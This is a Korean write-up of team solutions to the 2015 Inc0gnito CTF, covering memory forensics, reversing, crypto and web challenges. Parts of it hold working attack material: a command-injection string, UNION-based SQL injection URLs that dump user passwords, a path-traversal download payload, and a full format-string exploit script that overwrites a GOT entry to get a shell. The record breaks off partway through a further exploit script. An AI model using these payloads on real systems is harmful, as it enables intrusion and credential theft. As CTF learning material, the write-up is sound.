

2015 incognito CTF Write-up

1st dcua

순위

🏆	dcua	4279
🏆	CyKor	4138
🏆	염소가죽	3616
4	avi.cii	3305
5	HelloWorld	2805
6	LeaveRet	2704
7	BabyPhD	2606
8	Jr.ReverseLab	1854
9	Banner	1800
10	HackCat	1600

POS

1. volatility -f POS_9b648db~.raw --profile=WinXPSP3x86 hivelist

결과는 아래와 같다.

```
Virtual    Physical  Name
-----
0xe1254008 0x18880008 WDevice\HarddiskVolume1\Documents and Settings\window\Local Settings\Application Data\Microsoft\Windows\UsrC
lass.dat
0xe11b7008 0x1257b008 WDevice\HarddiskVolume1\Documents and Settings\window\NTUSER.DAT
0xe25e0008 0x0c0db5008 WDevice\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windo
ws\UsrClass.dat
0xe21b9240 0x0c8fb240 WDevice\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
0xe2178910 0x00814e710 WDevice\HarddiskVolume1\Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windo
ws\UsrClass.dat
0xe21c2430 0x0084f9430 WDevice\HarddiskVolume1\Documents and Settings\LocalService\Wntuser.dat
0xe1bbab60 0x07449b60 WDevice\HarddiskVolume1\Documents and Settings\NetworkService\Local Settings\Application Data\Microsoft\Windo
ws\UsrClass.dat
0xe1bc5b60 0x0744d4b60 WDevice\HarddiskVolume1\Documents and Settings\NetworkService\NTUSER.DAT
0xe17496d0 0x036376d0 WDevice\HarddiskVolume1\Windows\system32\config\SOFTWARE
0xe1795680 0x03a01680 WDevice\HarddiskVolume1\Windows\system32\config\DEFAULT
0xe17bf820 0x03f82820 WDevice\HarddiskVolume1\Windows\system32\config\SECURITY
0xe17af6b0 0x03e05b60 WDevice\HarddiskVolume1\Windows\system32\config\SAM
0xe15b5248 0x02d1a248 [no name]
0xe1036b60 0x02798b60 WDevice\HarddiskVolume1\Windows\system32\config\SYSTEM
0xe102e008 0x02791008 [no name]
```

LM해쉬를 hashdump 플러그인으로 얻기 위해선 SAM과 SYSTEM의 가상 주소가 필요하다. 이후 다음 명령을 통해 계정에 따른 hash를 얻을 수 있다.

2. volatility -f POS_9b648db~.raw --profile=WinXPSP3x86 hashdump

```
Volatility Foundation Volatility Framework 2.4
Administrator:500:f1ae015673adf068d8f385a5627aeb9b:24cec556baa33e139244aa7a5368b6fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:6527fb51c7453f0a64c2e04244dd07bc:::
window:1002:3ef0819c6de62ee217306d272a9441bb:f6e052aaba6a47ae1d3a87e31546c930:::
```

<https://www.objectif-securite.ch/en/ophcrack.php> 여기에서 LM 해쉬를 크랙하여

딱 수상해 보이는 window계정의 비밀번호가 cafebabe라는 결과를 얻을 수 있다

3. volatility -f POS_9b648db~.raw --profile=WinXPSP3x86 pslist

암만봐도 Screen_saver.exe가 혼자 exittime도 있고 해서 dumpfiles로 추출해 보았다. 하드 덤프에서 보니까 있어야 할 위치(아마 %systemdrive%\Champagne이 원래 있었던 위치)에 없길래 메모리에서 추출하였다.

4. volatility -f POS_9b648db~.raw --profile=WinXPSP3x86 filescan > filescan.txt

5. volatility -f POS_9b648db~.raw --profile=WinXPSP3x86 dumpfiles -Q

0x02326670 --dump-dir res

4번을 통해 Screen_Saver.exe의 오프셋을 알아 낸 후 5번을 통해 추출을 수행하였다. 그럼 실행 파일 하나가 나오는데 검색을 통해 Variant Graftor 악성코드임을 알 수가 있다. 악성코드 까보면 192.168.170.128을 이용하는 사실을 발견할 수 있다(strings만 봐도) 이를 통해 키를 구성하는 모든 값을 구할 수 있다.

window_cafebabe_Screen_Saver.exe_192.168.170.128

⇒ **KEY : 8b644a56cff423a869552abc67fd1910**

old_school

문제 의도는 악성코드에 의해 변형된 VBR 영역 복구시켜서 이것 저것 하는게 목적 같은데 사실 메모리만 있으면 풀리는 문제다(모든 포렌식 문제가 다 그랬다).

POS 문제 풀듯이 volatility 플러그인 filescan을 이용해 추출해보면 0x0214c258 오프셋에 WDeviceWTrueCryptVolumeFWK3y_file.txt 라는 파일이 존재함을 알 수 있다. 그래서 바로 dumpfiles 플러그인을 이용해 추출하면 플래그가 보인다(추출 방법은 POS 풀이 방법을 참조).

the_key_is{G00D_W0rk_T4k32_H4RD_W0rk}

⇒ **KEY : G00D_W0rk_T4k32_H4RD_W0rk**

네트워크 관리자의 단말기를 해킹하자

SISS_prob1.vmwarevmWcachesWscreenshots에서 스크린 샷을 확보할 수 있다. 보니까 snmpd 돌아갔던 것 같길래 설정 파일 보려고 etc/snmp/snmpd.conf 파일을 확인해보니 키가 보였다



```
#####
# System contact information
#

# It is also possible to set the sysContact and sysLocation system
# variables through the snmpd.conf file:
syslocation TheFlags_MELONAC11NRNR0UL5MELON
#syslocation Unknown (edit /etc/snmp/snmpd.conf)
syscontact Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
```

⇒ **KEY : MELONAC11NRNR0UL5MELON**

유출 추정

다운로드한 pcap 파일의 확장자에 gz를 붙인 후 열어보니 key 파일이 있었다(문제 의도는 이게 아니겠지만..).



73686b696b7475를 hex decode하면 shiktu가 나온다.

⇒ **KEY : shiktu**

네트워크 해킹은 쉽군

Wireshark로 문제 파일을 연 뒤 HTTP Object list를 확인했다.

Packet num	Hostname	Content Type	Size	Filename
760	www.tistory.com	text/html	22 kB	₩
808	like.daum.net	application/json	293 bytes	tistory.json
809	like.daum.net	application/json	293 bytes	tistory.json
811	like.daum.net	application/json	292 bytes	tistory.json
817	like.daum.net	application/json	292 bytes	tistory.json
819	like.daum.net	application/json	292 bytes	tistory.json
820	like.daum.net	application/json	293 bytes	tistory.json
874	like.daum.net	application/json	291 bytes	tistory.json
881	like.daum.net	application/json	292 bytes	tistory.json
884	like.daum.net	application/json	292 bytes	tistory.json
887	like.daum.net	application/json	292 bytes	tistory.json
892	like.daum.net	application/json	292 bytes	tistory.json
1141	lonnia.tistory.com	text/html	54 kB	71

<http://lonnia.tistory.com/71> 에 접속했던 기록이 보인다. 해당 링크로 접속을 해보았다.



나와있는 키를 base32 decode했다.



⇒ **KEY : qlwkjrelk2j3lk42f98f7asdfd**

멘봉에 빠진 개발이


다운로드 받은 바이너리를 IDA로 연 뒤 메인 함수 부분을 봤다.

```
pNodeName = '2';
v39 = '1';
v40 = '1';
v41 = '.';
v42 = '1';
v43 = '0';
v44 = '6';
v45 = '.';
v46 = '2';
v47 = '8';
v48 = '.';
v49 = '3';


Str = 'i';
v31 = 'd';
v32 = '0';
v33 = '0';
v34 = '0';
v35 = '0';
```

위와 같이 접속 대상 서버 아이피와 아이디를 저장하는 변수들을 볼 수 있다.

211.106.28.2 / id4020으로 패치해서 실행하기 위해 v49, v32, v34 부분에 breakpoint를 건 뒤 디버그를 시작했다.



이런 식으로 각각의 바이트를 패치해줬다.



⇒ **KEY : 335451514**

OSS

ssh.incognito.com:8912/?p=demo

Welcome!

Free Online sign system!

Home Intro Demo Contact

Welcome to our demo page

You can try demo in this page.

First, you have to upload any picture file that you want to sign string

Second, input text you want to sign on picture, in text box

All forms are fill up, click send button and wait for a second

then you get picture on your own picture!

But demo version recognize JPEG file only.

1. Upload picture

파일 선택 선택된 파일 없음

2. Input string

3. PROFIT!!

PROFIT!!

먼저 사이트를 둘러보면 Intro, Demo, Contact 페이지가 보이는데 contact에서는 일반적으로 건너낼게 없해보이므로 demo 페이지를 확인해보았다.

여기서 jpg 파일을 업로드하고 스트링을 입력하면 이미지에 입력된 스트링이 출력된다. 문제 이름이 oss 고 뭔가 os랑 관련된 문제인 것 같아 string에서 커맨드 라인 인젝션을 해보니 정상적으로 쉘이 실행 됨을 알 수 있었다.

String에 " 1 | cat flag.php | head -24 " 를 입력하고 긴 jpg 이미지를 업로드 하면 성공적으로 키가 추출됨을 알 수 있었다.

```
$FLAG = "incognito_is_chrome_options!";
```

⇒ **KEY : incognito_is_chrome_options!**

카카오프렌즈와 문제 풀기



ID :

PW :

일단 로그인부터 시작해서 사이트 전체에 sql인젝션과 페이지 에러 바이패스가 존재한다.

```
ssh.inc0gnito.com:9888/board_view.php?num=
ssh.inc0gnito.com:9888/board_view.php?num=
ssh.inc0gnito.com:9888/board_view.php?num=-1+union+select+1,2,group_concat(id),group_concat(code),group_concat(pass),6,7+from+member
ssh.inc0gnito.com:9888/board_view.php?num=-1+union+select+1,2,group_concat(num),group_concat(id),group_concat(pass),6,7+from+practice
ssh.inc0gnito.com:9888/board_view.php?num=-1+union+select+1,2,group_concat(id),group_concat(pass),group_concat(pass),6,7+from+member
ssh.inc0gnito.com:9888/board_view.php?num=-1+union+select+1,2,group_concat(user),group_concat(host),group_concat(info),6,7+from+information_schema.processlist
```


글 읽는 부분이 제대로 된 필터링 처리가 안되어있어 sql인젝션을 통해 db를 전부 빼왔지만 별다른 소득이 없어보였다.

```
view-source:ssh.inc0gnito.com:9888/end.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<script>
  window.alert('Wrong Answer!')
  history.go(-1)
</script>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
  </head>
  <body>
    <table border="0" align="center" width="400" cellspacing="2" cellpadding="8">
      <tr><td><input type='image' src='./img/5.png' height='250' width='260' border=0 ></td></tr>
      <tr><td><b> Congratulation (: </b></td></tr>
    </table>
  </body>
</html>
```

그러던 도중 end.php가 비밀번호를 인증하는 부분임을 알게되었고, bypass 이후

이 부분에서 메시지가 제대로 뜨지 않는 것을 추측하여 파일을 다운로드 하여 분석을 하기로 결심하고 download 부분을 공략하던 도중 flag가 갑자기 튀어나왔다. (.....)

http://ssh.inc0gnito.com:9888/board_download.php?num=-1+union+select+1,%27../end.php%27



```
<?php
    $pass = $_GET[pass];
    if ($pass != "muzi") {
        echo("
            <script>
                window.alert('Wrong Answer!')
                history.go(-1)
            </script>
        ");
    }

?>

<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
    </head>

    <body>
        <table border="0" align="center" width="400" cellspacing="2" cellpadding="8">
            <tr><td><input type='image' src='../img/5.png' height='250' width='260' border=0 ></td></tr>
            <tr><td><b> Congratulation (: </b></td></tr>
        </table>
    </body>
</html>
```

⇒ **KEY : muzi**

Insideout

```
int sub_4117B0()
{
    char *v0; // edx@1
    char *v1; // ST08_4@4
    char v3; // [sp+Ch] [bp-778h]@1
    size_t v4; // [sp+D0h] [bp-6B4h]@1
    size_t i; // [sp+DCh] [bp-6A8h]@1
    char v6; // [sp+E8h] [bp-69Ch]@1
    char Dst; // [sp+E9h] [bp-69Bh]@1
    unsigned int v8; // [sp+780h] [bp-4h]@1
    int savedregs; // [sp+784h] [bp+0h]@1

    memset(&v3, 0xCCu, 0x778u);
    v8 = (unsigned int)&savedregs ^ __security_cookie;
    v6 = 0;
    j_memset(&Dst, 0, 0x690u);
    i = 0;
    v4 = j_strlen(&Str);
    for ( i = 0; (signed int)i < (signed int)v4; ++i )
    {
        v0 = &v6 + 41 * i;
        v0[32] = (v4 - i) ^ *(&Str + i);
    }
    v1 = v0;
    sub_411096(&savedregs, & dword_4118A4);
    return sub_411181((unsigned int)&savedregs ^ v8, v1);
}
```

Str 배열을 간단한 연산 하는 부분이 있습니다.

누가봐도 키 생성 루틴 인것 같네요

```
>>> from pwn import *
>>> f=open('insideout_2f38958e33dc8726c92081143d2bcc7c23c2d291').read()
>>> x=f[0x6c00:0x6c2b-2]
>>> xor(x, ''.join(map(chr, range(41,0,-1))))
'The flag is B1NG_B0NG_is_a_Friend_oF_ours'
```

The flag is B1NG_B0NG_is_a_Friend_oF_ours

⇒ **KEY : B1NG_B0NG_is_a_Friend_oF_ours**

Reversing

```
sin-inho@shinui-MacBook-Pro ~/Downloads master strings reversing_96f6bb  
d153e2f091fe9b514caa16429edc2364cc.exe | grep KEY  
KEY : KACde45f
```

⇒ **KEY : KACde45f**

NTmaze

```
ntmaze@incognito1:/tmp/havu$ export PATH=/tmp/havu:$PATH  
ntmaze@incognito1:/tmp/havu$ $PATH  
-bash:  
/tmp/havu:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us  
r/local/games:/tmp/havu: No such file or directory  
ntmaze@incognito1:/tmp/havu$ ./NTmaze  
$ ls  
NTmaze clear clear.c  
$ id  
uid=1008(ntmaze)          gid=1008(ntmaze)          egid=1010(ntmaze_root)  
groups=1008(ntmaze)  
$ cat ~/flag  
BrokenHexray
```

⇒ **KEY : BrokenHexray**

anti_hexray

```
s=""; while ;; do s=$s`for i in {a..z} {A..Z} {0..9} "_."; do ./anti_hexray $$s$i; echo "$i  
$?"; done | grep '0$'|cut -d ' ' -f1`; echo $s; done
```

이렇게 하면 키가 나와야 정상인데 IcEwAll까지 밖에 안나온다.

아마 bash 쉘에서 명령어로 인식하는 문자열이 있을 거라고 예상되어 |, & @ 등 여러가지 시도해보다가 & 에서 진행이 되는걸 볼 수 있었다.

```
s=""; while ;; do s=$s`for i in {a..z} {A..Z} {0..9} "_,"; do ./anti_hexray IcEwAll"&"$s$i; echo "$i $?"; done | grep '0$'|cut -d ' ' -f1`; echo $s; done  
IcEwAll&Inc0gnito
```

⇒ **KEY : IcEwAll&Inc0gnito**

cryptoworld

```
#!/usr/bin/python  
from struct import unpack  
def ror(n, r):  
    r = r % 32  
    d = (n << (32 - r)) | (n >> r)  
    return d % 2**32  
def s2i(n):  
    d = unpack("I", n)[0]  
    return d  
s =  
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0  
Ac1Ac"  
g = s2i(s[:4])  
b = s[4:]  
r = []  
summ = 0  
for i in xrange(0, len(b), 4):  
    t = s2i(b[i:i+4])  
    t = ror(t, g)  
    summ = (summ + t) % 2**32  
    print "ror=%x summ=%x" % (t, summ)
```

```

t = (t ^ g) % 2**32
print hex(t)
r.append(t)
print hex(summ ^ g)
print map(hex, r)

```

urandom 으로 생성한 랜덤값을 가지고 암호화를 하는 루틴을 python 으로 porting 하였다. 추가적인 분석 후에 SMT solver 를 이용해 풀면 좀 더 손쉬울 것 같아서 코딩하였다

```

#!/usr/bin/python
from struct import unpack, pack
import z3
from socket import *

def ror(n, r):
    r = r % 32
    d = (n << (32 - r)) | (n >> r)
    return d % 2**32

def s2i(n):
    d = unpack("I", n)[0]
    return d

s =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
Ac1Ac"
g = s2i(s[:4])
b = s[4:]

r = []

```

```

summ = 0
for i in xrange(0, len(b), 4):
    t = s2i(b[i:i+4])
    t = ror(t, g)
    summ = (summ + t) % 2**32
    # print "ror=%x summ=%x" % (t, summ)
    t = (t ^ g) % 2**32
    # print hex(t)

    r.append(t)

print hex(summ ^ g)
print map(hex, r)

def reverse_sum(xored_sum, xored_xs, forbidden_gs=()):
    """
    Given sum(xs)^g and [x^g for x in xs],
    return pair (g, xs).
    """
    solver = z3.Solver()

    g = z3.BitVec('g', 32)
    for fg in forbidden_gs:
        solver.add(g != fg)

    xs = []
    for i, xored_x in enumerate(xored_xs):
        x = z3.BitVec('x{:03}'.format(i), 32)
        xs.append(x)
        solver.add(x ^ g == xored_x)

```

```

solver.add(z3.Sum([x for x in xs]) ^ g == xored_sum)

outcome = solver.check()
if outcome != z3.sat:
    return None, None

model = solver.model()
def get_value(v):
    return eval(str(model[v]))
return get_value(g), map(get_value, xs)

def solve(summg, rotxigs):
    """
    Yield pairs (g, xs).
    """
    gs = []

    for _ in range(100):
        g, xs = reverse_sum(summg, rotxigs, forbidden_gs=gs)
        if g is None:
            break

        xs = [ror(x, -g) for x in xs]
        yield g, xs
        gs.append(g)

def i2s(n):
    return pack("I", n)

from pwn import hexdump
h = 'localhost'

```



```

p = 10019

h = 'ssh.inc0gnito.com'
p = 9922
s = create_connection((h, p))

rr = s.recv(4096) + s.recv(4096)
print hexdump(rr)
#sg = s.recv(4096)
#print hexdump(sg)
sg = rr[-4:]
rr = unpack("I" * (len(rr)/4 - 1), rr[:-4])

for g, xs in solve(s2i(sg), rr):
    dd = i2s(g) + ".join(map(i2s, xs))
    print repr(dd)

    s.send(dd[4:])

print s.recv(4096)

#print
#print 'possible solutions:'
#for g, xs in solve(summ ^ g, r):
#    print repr(i2s(g) + ".join(map(i2s, xs)))

```

```

./cryptoworld.py
0x8f8b5704
['0xf190f9f1', '0x5880c1d8', '0xe1aa51e1', '0xf190fbf1', '0x5a80c1da', '0xe1ac51e1', '0xf010fdf1',
'0x598141d9', '0xe1a95061', '0x7010f8f0', '0x5b8141db', '0xe1ab5061', '0x7010faf0', '0x5d8141dd',
'0xe1a850e1', '0xf090f9f0']

```

```

00000000 1f 47 32 18 75 a0 07 11 b6 4a 92 14 df 7e 01 b0 | ·G2· | u... | ·j· | ~... |
00000010 ae c5 5b 88 1f e1 fe db 66 36 03 fd b5 81 07 81 | ·[· | ... | f6· | ... |
00000020 ca 48 81 85 ea 5e 08 dc d9 b9 66 d5 4c b0 32 5d | ·H· | ·^· | ·f· | L2 |
00000030 21 e4 5b 3b b6 9c ce e0 1e 76 ba 21 c8 74 ed df | ![: | ... | ·v! | ·t· |
00000040 d7 be f9 7a | ...z | |
00000044
"PWxf5Wxce'Wxfc?OWxb2Wxc96%UWW3Wxe6WxbfWxcfWx97Wx8fWx8bWx95WxafWxfe00WxfcOWx14Wx
cdWxda6Wxc3Wxc9Wxa6Wxe5tOWxa2Wx9aWxbdWxc6WxfbWxbaWxabWxa8Wxf2Wx89LWxfcZWx1cEWx95
Wx1cqWx11Wx00Wxc7Wxe6itWx06NWx83#Wxf8Wx98Wx81"
Th3_Crypt0_Rev3rs1ng_M4gic1an

```

⇒ **KEY : Th3_Crypt0_Rev3rs1ng_M4gic1an**

CFT

안드로이드 어플리케이션입니다.

OnClick 이 호출 될 경우 ndk 함수로 인자를 넘겨 KEY 를 생성합니다.

파이썬스크립트로 키를 복구하였습니다.

```

>>> from struct import *
>>> f=pack("IIII", 0x1F19141E, 0x15191142, 0xD0C0B19, 0xC161D1C)
>>> xor(f,"x")
'flag:iamastudent'

```

⇒ **KEY : iamstudent**

Panic

```

00013000 24 00 19 00 39 00 31 00 24 00 2D 00 2D 00 2D 00 $...9.1$.--.-.
00013010 39 00 32 00 15 00 39 00 26 00 25 00 15 00 30 00 9.2...9.&.%...0.
00013020 24 00 18 00 17 00 11 00 39 00 19 00 18 00 1F 00 $.....9.....
00013030 39 00 1E 00 24 00 31 00 25 00 39 00 22 00 17 00 9...$.1%.9."...
00013040 18 00 2C 00 15 00 00 00 4E E6 40 BB B1 19 BF 44 ..,.....N.@....D
00013050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

하드코딩 되어있는 byte array를 scancode로 변환하고 sub_11088 함수에 의해 한

번 더 변환 시키면 키 처럼 보이는걸 추출할 수 있다. 스캔 코드는 <https://www.win.tue.nl/~aeb/linux/kbd/scancodes-1.html> 를 참조..

```
36: 24 36 0x18 O
25: 35 25 0x23 H
57:      0x39 ' '
49: 22 49 0x16 U
36: 24 36 0x18 O
45: 52 45 0x34 .
45: 52 45 0x34 .
45: 52 45 0x34 .
57:      0x39 ' '
50:      0x32 M
21:      0x15 Y
57:      0x39 ' '
38: 37 38 0x25 K
37: 18 37 0x12 E
21:      0x15 Y
48: 33 48 0x21 F
36: 24 36 0x18 O
24: 30 24 0x1e A
23: 19 23 0x13 R
17: 32 17 0x20 D
57:      0x39 ' '
25: 35 25 0x23 H
24: 30 24 0x1e A
31: 23 31 0x17 I
57:      0x39 ' '
30: 34 30 0x22 G
36: 24 36 0x18 O
49: 22 49 0x16 U
37: 18 37 0x12 E
57:      0x39 ' '
34: 46 34 0x2e C
23: 19 23 0x13 R
24: 30 24 0x1e A
```

44:	0x2c Z
21:	0x15 Y

⇒ oh uo... my keyfoard hai goue crazy

⇒ **KEY : oh no... my keyboard has gone crazy**

Gameland

첨엔 블라인드라서 귀찮아서 안하려고 했는데 바이너리 주길래 해봄. 게임 100번 이기면 FSB 터지니까 다음과 같이 짜서 풀었다.

test source

```
main(){
    unsigned int cur = time(0);
    int i;
    char *input = calloc(1, 65535);
    srand(cur);
    // printf("%d\n", cur);
    for(i=0; i<100; i++){
        sprintf(input, "%s%d ", input, rand());
    }
    puts(input);
}
```

ex.py source

```
#!/usr/bin/env python
from subprocess import Popen, PIPE
from time import sleep
from os import system
from hacklib import *
import sys
import struct
```

```

PORT = 8055

s = makeCon("localhost", PORT)

def send_name(name):
    s.send("1\n")
    read_until(s, "choice")
    system("./test > ./input")
    f = open("./input", "r")
    inputdata = f.read().split(" ")[:-1]
    f.close()
    for i in range(0, 100):
        server = int(inputdata[i])%3
        cur = 0
        if server == 0:
            cur = 1
        if server == 1:
            cur = 2
        if server == 2:
            cur = 0
        s.send(str(cur)+"\n")
        data = read_until(s, "choice")
        print data
    s.settimeout(1)
    try:
        read_until(s, "name")
    except:
        pass
    s.send(name+"\n")
    data= s.recv(4096)
    return data

```

```

print read_until(s, ">>")

# Good job, f77c0dc2 f761842d

buf = send_name("%23$8x %35$8x")
print buf

buf = buf.split("Good job, ")[1].split(" ")

strncmp_got = int(buf[0], 16)-0xdc2+0x404c
system_libc = int(buf[1][0:8], 16)-0x3342d+0x40190
system_low = system_libc & 0xffff
system_high = system_libc >> 16

print system_low
print system_high

if system_high < system_low:
    system_high += 0x10000

print system_low
print system_high

final_payload = ""
final_payload += struct.pack("<I", strncmp_got)
final_payload += struct.pack("<I", strncmp_got+2)
final_payload += "%8$" + str(system_low-8) + "c%10$n"
final_payload += "%8$" + str(system_high-system_low) + "c%11$n"

print "SHOOOOOOOOOOT"
print final_payload
print final_payload.encode('hex')

```

```
raw_input("KAb00M")

print send_name(final_payload)

import telnetlib
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

Strncmp를 덮었기 때문에 3번 누르고 sh치면 셸이 나온다.

Todolist

분석을 해보면 master process가 있고 sandbox process가 있는데 IPC 같은거로 통신하는 구조는 아닙니다. seccomp 걸려있는 sandbox process를 분석해 보면 SQL Query로 데이터베이스에 직접적으로 접근하는 루틴이 여럿 있음을 알 수 있는데 결론적으로 real escape를 잘 넣어둬서 sql injection은 안됩니다.

추가적으로 분석을 하다보면 0x2372 오프셋에 있는 함수에서 취약점이 발생한다는 사실을 알 수 있는데 signed 형식임에도 불구하고 0 이하의 인덱싱에 대한 체크를 하지 않아서 현재 todo 구조체->subtodo 부터 음수 방향으로 접근할 수 있는데 범위는 사실상 __int64 자료형이니까 무한정합니다.

그리고 최종적으로 인덱싱 한 위치에 어느 포인터를 넣어 주는데 그 포인터는 운이 좋게도 우리가 입력한 값입니다

그럼 현재 todo 구조체->subtodo보다 이전에 위치한 todo 구조체가 존재한다면 todo->next 포인터를 덮어서 다음 todo가 참조될 때 주소를 변경하고 todo/subtodo를 출력하는데 사용되는 함수포인터를 부르면 최종적으로 RIP를 조작할 수 있을 것입니다 여기까지 사용된 코드는 다음과 같습니다

```
from hacklib import *
```

```

from time import sleep
from struct import pack, unpack
p = lambda x : pack("<Q", x)
s = makeCon("192.168.191.138", 32323)
print read_until(s, "Quit")
# set error_msg to "Login First" to obtain binary address
s.send("3")
print s.recv(4096)
s.send("1")
print read_until(s, "user name\n")

s.send("\x04\x00\x00\x00\x00\x00\x00\x00")
s.send("test")
s.send("3")
print s.recv(4096)
# 1. add todo
s.send("\x04\x00\x00\x00\x00\x00\x00\x00") # add todo
s.send("A"*4)
print read_until(s, "Quit")
s.send("3")
print s.recv(4096)
# 2. add todo
s.send("\x04\x00\x00\x00\x00\x00\x00\x00") # add todo
